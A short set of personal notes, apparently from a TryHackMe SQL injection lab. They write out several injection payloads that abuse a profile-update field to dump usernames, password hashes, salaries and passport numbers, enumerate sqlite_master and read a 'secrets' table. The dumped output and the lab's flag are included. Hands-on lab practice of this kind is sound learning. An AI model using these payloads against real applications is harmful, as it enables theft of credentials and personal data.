
```
',nickName=(SELECT group_concat(profileID || "," || name || "," || password || ":") from usertable),email='
```

Becomes

```
',nickName=(SELECT group_concat(profileID || "," || name || "," || password || "," || salary || "," || passportNr || "," || email || "," || nickName || ":") from usertable),email='
```


Francois's Profile

Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	10,Francois,ce5ca673d13b36118d54a7cf13aeb0ca012383bf771e713421b4d1fd841f539a,250,8605255014084,,CREATE TABLE `usertable` (`UID` integer primary key, `name` varchar(30) NOT NULL, `profileID` varchar(20) DEFAULT NULL, `salary` int(9) DEFAULT NULL, `passportNr` varchar(20) DEFAULT NULL, `email` varchar(300) DEFAULT NULL, `nickName` varchar(300) DEFAULT NULL, `password` varchar(300) DEFAULT NULL):,11,Michandre,05842ffb6dc90bef3543dd85ee50dd302f3d1f163de1a76eee073ee97d851937,300,9104154800081,,:,12,Colette,c69d171e761fe56711e908515def631856c665dc234a0aa404b3




From someone elses walkthrough

' , nickName=SELECT group_concat (tbl_name) FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'),email='

```
',nickName=(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='secrets'),email='
```

```
',nickName=(SELECT group_concat(id || "," || author || "," || secret) from secrets),email='
```



This lab shows me I need to learn the basics of databases to have a working understand what is going on.

THM{b3a540515dbd9847c29cffa1bef1edfb}